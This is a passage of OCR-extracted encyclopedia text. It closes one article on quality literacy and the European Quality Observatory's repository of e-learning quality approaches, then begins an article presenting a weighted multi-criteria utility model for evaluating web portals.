
QUALITY LITERACY

As we have seen above, for each step of quality development certain necessary competences can be identified. These competencies can be referred to as quality literacy. They involve:

- *Knowledge* about quality development for general orientation and selection
- *Experience* with the usage of instruments for quality development
- The ability of innovation and modification to *adapt* instruments and concepts to the own situation or develop new
- *Analysis* abilities for assessing own needs and *evaluate* existing tools and concepts

To provide a quality enhanced environment in the above described sense, quality literate actors are necessary. The concept of quality literacy (Figure 2) aims at describing skills which enable individuals in the situation of quality development to act competently. Sometimes these situations are

Figure 2. Dimensions of quality literacy



very complex, for example, when it comes to restructuring whole organisational processes. Sometimes, though, there is only little complexity when only one instrument is applied to perform quality assurance, such as a questionnaire at the end of a program or course.

It has to be noted that quality literacy applies to all forms of educational environments, like traditional and/or blended learning. The concept of quality literacy is derived from the concept of *media literacy* according to Baacke (1996). He explains *media literacy* as a concept which describes the abilities which individuals need to act competent in a world which is mediated through media (for further elaboration see Ehlers, 2005). In accordance with that, quality literacy then describes the ability of educational professionals to act competent in quality development processes.

Quality literacy is a concept which *cannot* exclusively be learned by means of books or trainings but requires experience and practice. It rather has to take into account an ongoing learning, reflection and negotiation process between the stakeholders involved—including the students. Quality literacy (Figure 2) can be seen as a set of competences which contribute to carrying out quality development.

Dimension: Knowledge about Quality

This dimension addresses the "pure" knowledge about the possibilities of today's quality development and up-to-date quality strategies in e-learning. The term *quality strategies* refers to all guidelines, structures, rules, tools, checklists or other measures which have the goal of enhancing the quality of an educational e-learning-scenario.

Dimension: Quality Experience

This dimension describes the ability of using quality strategies. It is based on the experiences actors have with activities in quality development and applying quality measures and strategies to e-learning scenarios.

Dimension: Quality Innovation and Adaptation

This dimension relates to the ability which goes beyond the simple use of existing instruments and strategies. It refers to the modification, creation and development of quality strategies and/or instruments for one's own purpose. An innovative and a creative aspect are important for this dimension: innovation in the sense of further development and adaptation processes of quality strategies within the given system, and creativity in the sense of thinking and developing new strategies for quality development.

Dimension: Quality Analysis

Quality analysis relates to the ability to analyse the processes of quality development critically in the light of ones own experiences and the own situation and context. It is important to evaluate different objectives of quality development and negotiate between different perspectives of stakeholders. To "analyse critically" means the ability of differentiation and reflection of existing knowledge and experiences with education and quality development.

For learners this would mean to be aware of the responsibility which they have for quality in education as coproducers of learning success. For providers this means to enable flexible negotiation processes in the educational offers in which individual objectives and preferences but also societal contexts and organisational structures are integrated into the definition of quality objectives for education.

THE EUROPEAN QUALITY OBSERVATORY: DECISION SUPPORT FOR QUALITY DEVELOPMENT

Today there are a variety of quality strategies and approaches developed and in use already. The challenge therefore is to select the strategy which fits the specific needs and demands. The European Quality Observatory (EQO), a European consortium of expert organisations in the field of quality in e-learning, led by the University of Duisburg-Essen, took these aspects as a starting point for a research project which started in March 2003, to develop and implement a framework to collect, analyse and compare quality approaches for education. The result is an Internet based repository which contains over 100 quality strategies from all European countries which can be searched, compared and analysed by all registered users.

The core achievements of the European Quality Observatory can be summarised in four areas:

1. To provide a conceptual framework for analysis, description and comparison of quality approaches in education (specifically, e-learning) on a European level: the EQO metadata model
2. To establish an Internet-based repository for quality approaches (quality development, quality management, quality assessment) in the field of e-learning for users of these approaches (e.g., teachers, tutors, developers, CEOs, etc.)
3. To provide recommendations for the use and experiences of other users of quality approaches on a European level

4. To provide services to support the implementation of quality approaches and support the community of users

The project has created a European quality community by collecting, analysing and synthesising the different approaches currently in use, as there are quality management, quality assurance and quality assessment approaches. It is facilitating cross-cultural understanding of quality systems by providing the quality approaches and concepts through the Internet based repository which is free for use by everybody.

The theoretical and scientific core and the basis for the decision support is a metadata model for the analysis, description and thus comparison of quality approaches – the EQO Metadata Model. As the field of quality in education is highly complex, the EQO model covers a theoretical and a practical analysis of quality approaches and is therefore divided into two main parts: In the first part the quality approaches are analysed on a conceptual, document level, using the official documentation and publications about the different approaches. A second level allows the possibility of analysing experiences which users made when using the particular strategies in their concrete everyday educational work. The EQO Model for the first time provides a framework to handle the great variety of approaches in the field of educational quality. The analysis of strategies and approaches covers the following three main categories:

1. **General Description:** In this category general information on the quality approach are analysed.
2. **Context:** This category analyses the intended area of usage and the educational context the quality approach is applied to.
3. **Method:** This category summarises information about the scope of the quality approach.


The general description about quality approaches deals with information such as title (name of the approach), textual description of the actual version of this approach, the language in which this approach is expressed, the location where it can be accessed as well as copyright and other restrictions for using this approach (such as costs and charging schemes). The context category summarises information about the educational context, such as the educational level (e.g., "university") and the industry sector or educational institution the approach is related to (e.g., "manufacturing industry"). Also the target group this quality approach aims at is retrieved (e.g., "author" of learning materials) as well as the cultural or regional coverage of the approach (e.g., "not restricted to a country"). Furthermore, the EQO model expresses if the quality approach was developed for a specific topic within a classification scheme and for which educational processes it can be applied. In a last subcategory the quality goals that the approach addresses respectively the sense in which quality is defined in that approach are expressed. The user is given the possibility to rate the importance of certain criteria here. The method category defines if the quality approach focuses on the results of a process or the process itself (e.g., "product-oriented") and the methods the quality approach uses (like "benchmarking," "evaluation," "standards," etc.).

The analysis of practical experiences with using quality approaches is covered through the category experiences. This category is used for collecting and analysing experiences users made by applying a specific quality approach. While the first three main categories of the EQO Model describe the generic quality approach, the experience category describes the instantiation of the approach for a specific implementation. Although model and instantiation might be quite different and therefore a mapping of experiences to a certain model could be difficult in some cases, the EQO project expects the experiences part to provide valuable information to quality practitioners. The experiences section is a fairly innovative analysis category, which will become more important in the future because it aims at analysing the impact of quality concepts. The idea is to gather data on how educational processes are affected by quality instruments.

The EQO Model is implemented into an Internet based repository (http://www.eqo.info) which provides decision support functionality to actors in the field of education. It contains today around 100 strategies and has built up a community of users which contribute to the repository, comment and peer review the strategies. The approach supports especially the first three steps of the quality development cycle (see Chapter 2) which were described above by providing an information basis for each of the necessary steps quality development involves.

1. **Analysis Phase:** This analysis is done on the basis of the EQO metadata model which categorises function here as an assessment framework. An example for this could be a manager of an organisation in the communications industry who is searching for a quality approach, especially dealing with improving the motivation of learners in nonschool vocational education.
2. **Decision Phase:** On the basis of the needs analysis, existing quality approaches are analysed and then linked to the users' needs. As a result educational actors are presented with individually fitting quality approaches for their specific situation. The manager mentioned above will receive a list of quality approaches dealing with his/her problem, that is, especially designed for application in his country, using different methods like certification and policies, and dealing with the improvement of technical or pedagogical quality goals, and so on. Users are supported in their decision for a

Figure 3. Contribute a quality approach



quality approach by information of a database of other users' experiences and assessments.


3. **Realisation Phase:** In this step the chosen approach has to be adapted to the organisations' specific needs. Individual quality profiles can be created as a result, that help to implement the approach. The analysis categories of the EQO Model are designed to facilitate the individual adaptation process.

The European Quality Observatory Approach and the repository supports the decision-making process by providing a structured method as it is described above. Quality approaches are compared using metadata and are analysed in order to support decisions. Decision-makers and users can therefore study quality management and quality assurance approaches and compare them using the above-mentioned metadata. In this way, decisions for quality approaches can be considerably accelerated and simplified.

In order to allow the user to easily find a suitable approach for a specific educational purpose, four different options to search the database are provided in the repository:[2] a quick search, a browse function, an advanced search and a recommendation mechanism, which recommends quality approaches for specified quality needs. The quick search, which is the only function for unregistered users, allows an easy full-text search in the database. After entering a keyword the user is provided with matching search results. The browse option allows the user to scan for quality approaches fitting a specific category and criterion to choose from. For this purpose a set of default categories (language, educational level, target group, country, process, goal, focus and method) is presented which can be further specified by choosing from given pull-down menus. For example, Figure 4 shows a browse inquiry for the "country" "Norway." For this chosen browse option, the search results will give an overview of all approaches in the database that are (intended to be) applied in Norway.

The advanced search will form a combination of the other functions described above. It allows the search for different categories and criterions at the same time. Thus the user of the repository is able to search more specific and gets modified results in the search list, differentiated according to the previously specified quality needs. Additionally a recommendation mechanism will be provided. A user can specify a profile of specific quality needs, can apply different weights to the used factors and variables and will then be provided with a list of fitting quality approaches for his/her situation on the basis of other users' and experts' estimations.

Figure 4. Browse through quality approaches



Apart form the repository, the portal provides a variety of other functions to the user. Apart from highly useful and well structured information on developments and discussions in the area of quality in e-learning, research results and downloadable publications, the user will get the opportunity to get into contact with other users and experts in the field of quality from all over Europe.

SUMMARY AND CONCLUSION

The article suggests the integration of process and formalised quality models with competency, respectively professionalisation oriented approaches. It emphasizes the importance of viewing quality development not as a static add-on to education, for example, as an isolated evaluation approach at the end of a course. Quality development rather is viewed as a key aspect, occurring in every single development and delivery process of e-learning courses and programs.

Quality development is a process in which the interests and requirements of the e-learning stakeholders have to be considered as a whole and combined to a comprehensive concept. Quality in this respect is seen as a relation between the demands and needs of a stakeholder group and the actual delivery of e-learning. In order to shape this relation in the best possible way a negotiation process is necessary which involves all stakeholders and integrates their preferences and situations against the background of the given economical and organisation situation. These negotiation processes occur in different positions of the learning environment.

The question of how to find and apply the best quality approach for a specific context can be envisioned as a decision cycle with four steps. However, to decide which quality approach is suitable, to choose from a set of possible strategies, and to adapt those strategies to the specific situational context, certain competencies are necessary. For these competencies we suggest the concept of quality literacy. It covers competencies like knowledge of quality development, experiences in using particular instruments, modification skills and the ability of thoroughly analysing ones own situation and needs.

KEY TERMS

European Quality Observatory: An Internet accessible database, containing quality strategies and a quality decision support tool for finding quality strategies on basis of preselected criteria.

Quality: A term which refers to the characteristics of a product or process and which is usually seen as "fitness for purpose".

Quality Decision Cycle: The quality decision cycle differentiates the quality development process of an organisation into four different steps: the needs analysis, the decision and selection phase, the implementation phase, and the incorporation phase.

Quality Literacy: Skills and abilities which are necessary to perform a quality development process, covering knowledge of quality strategies and instruments, experiences in using them, modification skills of adapting them and quality analysis skills which relate to the awareness of the importance of quality development for ones own contexts.

Quality Management: The Management of conditions and processes in an organisation in a way that the outcomes and results of the organisational efforts meet as high quality requirements as possible.

ENDNOTES

1 The cycle thus takes on an organisations' perspective. This is important to note because it is especially developed to answer the question how an educational offer can be provided through an organisation, e.g. a university, to be of high quality. It is not primarily concerned with helping learners, who have to choose a course or a program, helping them to find an offer of high quality. For each phase in the quality development cycle certain competencies are required for the actors performing the quality development process.

2 Following description taken from Ehlers, Hildebrandt, Pawlowski, and Teschler (2004)

Evaluation of Web Portals

Demetrios Sampson
University of Piraeus, Greece

INTRODUCTION

Evaluation of Web portals is an important issue in Web engineering, taking into consideration the Internet explosion and the exponential growth of Web sites and online information sources. Web portals present nowadays a significant variety of features, complexity of structure, and plurality of offered services. It is therefore important to adopt evaluation frameworks that go beyond the simple assessment of the different operational aspects of Web portals, and that address issues such as quality monitoring and analysis of the assessment results, in the direction of interpreting the factors that affect users' satisfaction. Moreover, there is also a need for supportive evaluation methodologies that can integrate the results of the assessment of every portal aspect being evaluated, and provide measurable, synthesized results to the key decision makers (being either those financially supporting the service or those involved in the design, development, operation, and/or exploitation of the service) aiming to facilitate the improvement of the offered services.

In general, a Web portal offers a variety of services in a continuing development and therefore, it is desired to adopt an evaluation methodology that allows for monitoring the progress of performance over time, and identifying weak aspects that could be enhanced along with strong aspects that could be taken advantage of. Hence, a challenging objective in the evaluation process of a Web portal is setting up an assessment methodology that allows the calculation of a set of monitorable *quality performance indicators* to be defined, and provides the key decision makers with a dynamic, flexible, and scalable framework for their analysis.

The main objective of this article is to study the issues previously introduced by adopting a quality-oriented approach in Web portals evaluation. Such an approach considers the Web portal as the *product* and the user as the *customer* of the Web portal services and focuses on the analysis and assessment of the multiple Web portal features that affect the overall user's satisfaction, whereas it allows contextualization both in terms of services in use and in terms of user group categorization.

BACKGROUND

Web Portal Elements

There are several generic definitions of a Web portal in the recent literature mostly defining Web portals as a gateway to information or Internet services providing a single point of access to information. Others also address the communication and community aspects of Web portals. In general, Web portals are defined as a general breed of Web sites offering a blend of information, applications, and services (Tatnall, 2005).

A key step toward defining a well established evaluation framework for Web portals is the identification of a set of common elements (or components) that most portals have at one degree or another and the definition of the most important dimensions (or characteristics) of each of those elements. Based on a careful review of the literature, we identified the following four main elements of Web portals and analyze them in their most important dimensions.

Content is identified as the first important element of Web portals. The content-related component of a Web portal may include a number of different aspects to be taken into consideration such as:

- **Content Organization:** This aspect refers to the categorization of information so as to enable efficient search and retrieval.
- **Content Creditability:** This aspect refers to the trust and reliability of the information and the content provider, and has multiple facets such as the accuracy and clarity of the content, and the trustworthiness, recognition, and reputation of the content author or provider.
- **Content Usefulness:** This aspect concerns the use of appropriate language, focus, and usefulness of information according to the needs of the directed audience.
- **Content Integration:** This aspect concerns all content services related with the integration of external sources of information and the provision of links to external resources.

Design is the second important element of Web portals. Closely related with the basic principles of generic Web design, this element consists of several important dimensions. Some of these dimensions are more related with the Web portal architecture design and some with the technical development and integrity of the portal:

- **Information Architecture:** An important aspect concerning several issues related with organizing information in the portal (structure, grouping, and labeling of information) (Ivory & Hearst, 2002; Rosenfeld & Morville, 1998).
- **Usability:** An equally important aspect in Web design, addressing all issues related with the interaction and navigation of the user in the portal (Nielsen, 2000; Pearrow, 2000).
- **Graphical Design:** It can be considered as a separate dimension of a Web portal design since it should be subject to periodical revisions and redesigns from time to time with the minimum possible effect to the portal operation.
- **Technical Integrity:** The dimension concerned with proper operation of the Web portal services and the satisfactory performance of the overall services. It addresses several issues related with the technical performance such as availability and download times, stability of system, compatibility with different browsers, broken links, etc. (Ivory et al., 2002; Shedro, 2001).

Personalization is another element specifically highlighted in the context of Web portals. It can be examined at three different levels:

- **Personalization of Navigation:** All issues related with the adjustment of the navigation mechanisms and functions to the needs of individual users.
- **Personalization of Information/Content:** All issues related with notifying users about new relevant content and providing them with information tailored to their needs and preferences.
- **Personalization of Interface:** All issues related with the adaptation of the interface to the needs and preferences of the users and the properties of their equipment.

Community support is another essential element of a Web portal. Tools and services that allow virtual community building by providing users with similar needs and interests with communication and collaboration tools (e-mail, discussion forums, chats, audio/video conferencing facilities, message boards, newsgroups etc.) that enhance the community bonds.

Web Portal Stakeholders

As previously identified, there are a number of key elements comprising a Web portal. Each element is related to different and diverse dimensions, so it is important to take into consideration all these elements and their dimensions during the process of evaluating Web portals. On the other hand, it is equally important to take into consideration the variances in focus and importance of each category of actors that are involved in the development and/or operation of a Web portal. The main stakeholders in the development and operational life cycle of a Web portal:

- **The Portal Policy Makers and Funding Team:** The actors responsible for defining the Web portal objectives and for providing the resources necessary to design, develop, and operate the Web portal.
- **The Portal Senior Management Team:** The actors responsible for the management of the teams involved in all aspects of the portal's development and operation.
- **The Portal Technical Development and Support Team:** The actors involved with the design, development, update, and proper functioning of the portal services from the technical perspective.
- **The Portal Operation Team:** The actors concerned with the content selection, development, and provision for the Web portal. Moreover, actors related with other specialized services offered by the portal such as a help-desk service.
- **The Portal Dissemination and Exploitation Team:** The actors related with the marketing aspects and commercial exploitation perspectives of the Web portal.
- **The Portal Users:** The different categories of end-users, the final "customer" of the Web portal.

EVALUATION FRAMEWORK FOR WEB PORTALS

Evaluation can be viewed as a continuous, interactive process, which concerns all key actors in Web portal design, development, maintenance, operation, and exploitation aiming at the identification of the strengths and weaknesses of the portal services toward taking strategic decisions about further enhancements or developments. The diversity of the different design considerations for Web portals, the multiple features and functionalities required, and the variety of context in use and end-user groups call for a flexible and analytic evaluation framework. Such a flexible evaluation framework should achieve the following goals:

- To involve all participating actors, offering them an appropriate role in the evaluation process.
- To enable flexibility in the evaluation criteria selection so as to adapt to the various contexts of use.
- To provide flexible evaluation results' analysis tools and techniques that will support key actors' strategic decisions.

Next, we present the methodological foundations of the proposed framework that aims to achieve the previous goals: the definition of a specific set of criteria and sub-criteria, the synthesis model for the integration of the collected results, the analysis techniques engaged to support decision makers with meaningful results, and the general evaluation process for applying the proposed framework.

The Evaluation Methodology

The proposed methodology is based on multi-criteria analysis following a value-focused approach (that is, representing the problem parameters in the form of value functions) (Siskos, Grigoroudis, Zopounidis, & Saurais, 1998). The evaluation methodology concerns the specification of the evaluation criteria system and the definition of the tools for the synthesis and analysis of the collected assessment results.


Evaluation System

The first objective of the methodology concerns the specification of the *evaluation system*, that is, the definition of the criteria and sub-criteria upon which the different dimensions of the Web portals will be reflected and upon which the users' satisfaction will be measured. The criteria that will be used should adequately describe the portal as an entity and should be constructed in a manner that will not allow their overlapping (Roy 1996). The main criteria g_i (i=1 to n where n the number of criteria) can be consisted of sub-criteria g^+_{ij} (i=1 to n, j=1 to m_i, where m_i the number of sub-criteria that the i-th criterion has) depicting more specific dimensions of the top-level criteria. These sub-criteria may consist of even more specific sub-criteria g^{++}_{ijk}. The 3-levels depth of the evaluation system (Figure 1) is assumed to be sufficient for the needs of our case study. Yet, the evaluation system can be easily scaled up to include more levels.

The evaluation system consists of the criteria that we propose to be used for the assessment of the key Web portals' elements. They reflect the main elements identified in the previous Section and they are detailed to specific sub-criteria that address the various dimensions of the key Web portal elements. The criteria fall under the following four categories:

1. **Content:** It consists of four sub-criteria according to the dimensions of the content aspects in Web portals; it can be further divided to more sub-criteria of lower granularity that address dimensions that are more specific: organization, creditability, usefulness, integration.
2. **Design:** It consists of the four sub-criteria identified according to the dimensions of the design aspects of Web portals described in the previous Section; it can be further divided to more detailed ones: information architecture, usability, graphical design, technical integrity.
3. **Personalization:** It can be a single criterion or it can be analysed into three sub-criteria related to the level of personalization on navigation, content/information, interface.

Figure 1. A 3-level evaluation system as a tree structure. The grey nodes are leafs that are not further detailed as sub-criteria



4. **Community Support:** It can be a single criterion expressing the users' satisfaction from the community support and functionalities in total, or can it be further analysed into the satisfaction of the users from each of the community services depending on the context and the type of portal.

Synthesis Model

The second objective of the methodology concerns the definition of the synthesis model. The actual assessment of the users' satisfaction upon the different dimensions of the Web portal is carried out at the lower level of the evaluation system (third level in the system presented in Figure 2). The assessment of users' satisfaction for the higher levels (second and first) is then synthesized using the lower level sub-criteria assessment results.

Each of the criteria and sub-criteria is assumed to have its own importance, compared to the other criteria at the same level. More specifically, each child of a specific node (criterion or sub-criterion) contributes to the calculation of the higher-level criterion assessment calculation by a specific proportion, according to its importance and in comparison with the importance of the other children of this node. Gradually, a set of synthesized performance indicators are calculated, depicting the synthesis of the assessment results upon the different criteria according to the importance of each sub-criterion.

The *total utility or global performance* of the Web portal on a '0-1' scale, where '0' is the worst and '1' is the best performance that can be achieved, is calculated from the following additive value function:

$$U[g(portal)] = \sum_{i=1}^{n} p_i u_i [g_i(portal)], \text{ with}$$


$$\sum_{i=1}^{n} p_i = 1,$$

$$p_i \geq 0 \forall i = 1,..,n;$$

where n is the number of criteria, g_i is the i-th criterion value, p_i is the weight (or importance) of the i-th criterion, $u_i[g_i(portal)]$ is the partial utility function for a specific criterion, and $U[g(portal)]$ is the global performance of the Web portal. Each partial utility function $u_i[g_i]$ defines the Web portal's performance on the specific criterion and is normalized between "0" (worst value) and "1" (best value).

If the criterion $g_i(portal)$ is a leaf node in the evaluation system tree, its value is directly derived by the users' assessment for the specific criterion (dimension). This assessment concerns the transformation of the assessment results for a dimension of the Web portal (value $g_i(portal)$) to a partial utility function $u_i [g_i(portal)]$, where u_i is a linear

Figure 2. The proposed evaluation system for Web portals based on key elements decomposition on different dimensions at various levels of analysis



function, normalized and increasing in the interval [g^{+}_{ij*}, $g^{+}{}_{ij}{}^{*}$], where

$$u_{ij}(g^{+}_{ij*}) = 0,$$

$$u_{ij}(g^{+*}{}_{ij}) = 1$$

(g^{+}_{ij*} is the worst value of the *j*-th sub-criterion of the i-th criterion, $g^{+}{}_{ij}{}^{*}$ is the best value of the *j*-th sub-criterion of the *i*-th criterion).

In the case that the criterion $g_i(portal)$ is not directly assessed by the users, but is analyzed to a number of sub-criteria, then $u_i\,[g_i(portal)]$ is calculated using the following formula:

$$u_i[g_i(portal)] = \sum_{j=1}^{m_i} w_{ij} u_{ij}[g^{+}_{ij}(portal)],$$

$$\text{with} \sum_{j=1}^{m_i} w_{ij} = 1,$$

$$w_{ij} \geq 0 \forall i = 1,..,n \;\&\; j = 1,..,m_i;$$

where m_i is the number of 2^{nd} level sub-criteria that each 1^{st} level criterion has (it can be defined as a vector of n values $\overline{m} = [m_1,...,m_n]$), w_{ij} is the weight (or importance) for the *j*-th sub-criterion of the *i*-th criterion, and $u_{ij}[g^{+}{}_{ij}(portal)]$ is the partial utility function for a specific sub-criterion. Each partial utility function $u_{ij}[g^{+}{}_{ij}]$, which is also assumed to be linear for every sub-criterion g_{ij}, defines the Web portal's performance on the specific sub-criterion and is normalized between "0" (worst value) and "1" (best value).

In the case that a third level of sub-criteria (that is, sub-dimensions of the dimensions of a Web portal key elements) exists in the evaluation system and the sub-criterion $g^{+}{}_{ij}(portal)$ is not directly assessed by the users but again analysed to a number of sub-criteria, then $u_{ij}[g^{+}{}_{ij}(portal)]$ is similarly defined by using the following formula:

$$u_{ij}[g^{+}_{ij}(portal)] = \sum_{k=1}^{z_{ij}} a_{ijk} u_{ijk}[g^{++}_{ijk}(portal)],$$

$$\text{with} \sum_{k=1}^{z_{ij}} a_{ijk} = 1\,,$$

$$a_{ijk} \geq 0 \forall i = 1,..,n \;\&\; j = 1,..,m_i \;\&\; k = 1,..,z_{ij};$$

where z_{ij} is the number of the 3^{rd} level sub-criteria that each 2^{nd} level sub-criterion has (again, it can be defined as a number of n vectors $\overline{z}_i = [z_{i1},...,z_{im_i}]$, i=1,..,n), $g^{++}{}_{ijk}$ is the *k*-th sub-criterion of the *j*-th sub-criterion value, a_{ijk} is the weight (or importance) for the *k*-th sub-criterion of the *j*-th sub-criterion, and $u_{ijk}[g^{++}{}_{ijk}(portal)]$ is the partial utility function for a specific 3^{rd} level sub-criterion. Each partial utility function $u_{ijk}[g^{++}{}_{ijk}]$, which is again assumed to be linear for every sub-criterion g_{ijk}, is extracted by the assessment of this elements decomposition of the Web portal by the users and is normalized between "0" (worst value) and "1" (best value).

Therefore, there are two sets of parameters to be defined before the evaluation starts. The first is directly extracted by the evaluation system (in our case, from the decomposition of the Web portal elements in the evaluation system of Figure 2):

- The number of 1^{st} level criteria upon which the portal is assessed (in our case n=4).
- The number of 2^{nd} level sub-criteria that the 1st level criteria consist of $\overline{m} = [m_1,...,m_n]$ (in our case $\overline{m} = [4,4,3,2]$).
- The number of 3^{rd} level sub-criteria that the 2^{nd} level sub-criteria consist of $\overline{z} = \left[\overline{z}_1,...,\overline{z}_n\right]$ (in our case:

  $\overline{z}_1 = [z_{11}, z_{12}, z_{13}, z_{14}] = [0,2,3,2]$,

  $\overline{z}_2 = [z_{21}, z_{22}, z_{23}, z_{24}] = [0,6,0,4]$,

  $\overline{z}_3 = [z_{31}, z_{32}, z_{33}] = [0,0,0]$, $\overline{z}_4 = [z_{41}, z_{42}] = [0,0]$).

Moreover, there are a number of importance (weighting) factors that have to be defined by the responsible portal actors:

- The importance weights of each one of the 1^{st} level criteria: $\overline{p} = [p_1,..., p_n]$, with $\sum_{i=1}^{n} p_i = 1$.
- The importance weights of each one of the 2^{nd} level sub-criteria: $\overline{w_i} = [w_{i1},..., w_{im_i}]$ with i=1,..,n and $\sum_{j=1}^{m_i} w_{ij} = 1$.
- The importance weights of each one of the 3^{rd} level sub-criteria: $\overline{a_{ij}} = [a_{ij1},..., a_{ijz_{ij}}]$ with i=1,..,n, j=1,..,mi and $\sum_{k=1}^{z_{ij}} a_{ijk} = 1$.

Analysis Techniques

The third objective of the methodology concerns the techniques for the analysis of the evaluation results. We can identify three different analysis activities using different analysis techniques and tools:

- *Statistical analysis of the evaluation results* for each one of the portal dimensions assessed (that is, the leaf nodes of the evaluation system). This analysis allows

E

for studying the users' and/or experts' responses in each of the evaluation dimensions separately, and to identify percentages of users/experts with similar responses, frequencies of answers in their responses, and mean values calculation of the responses.

- *Comparative analysis of the performance indicators* for different evaluations of the portal, globally and upon each criterion. This analysis provides the comparison of the assessment of the portal or the portal elements within different evaluations.
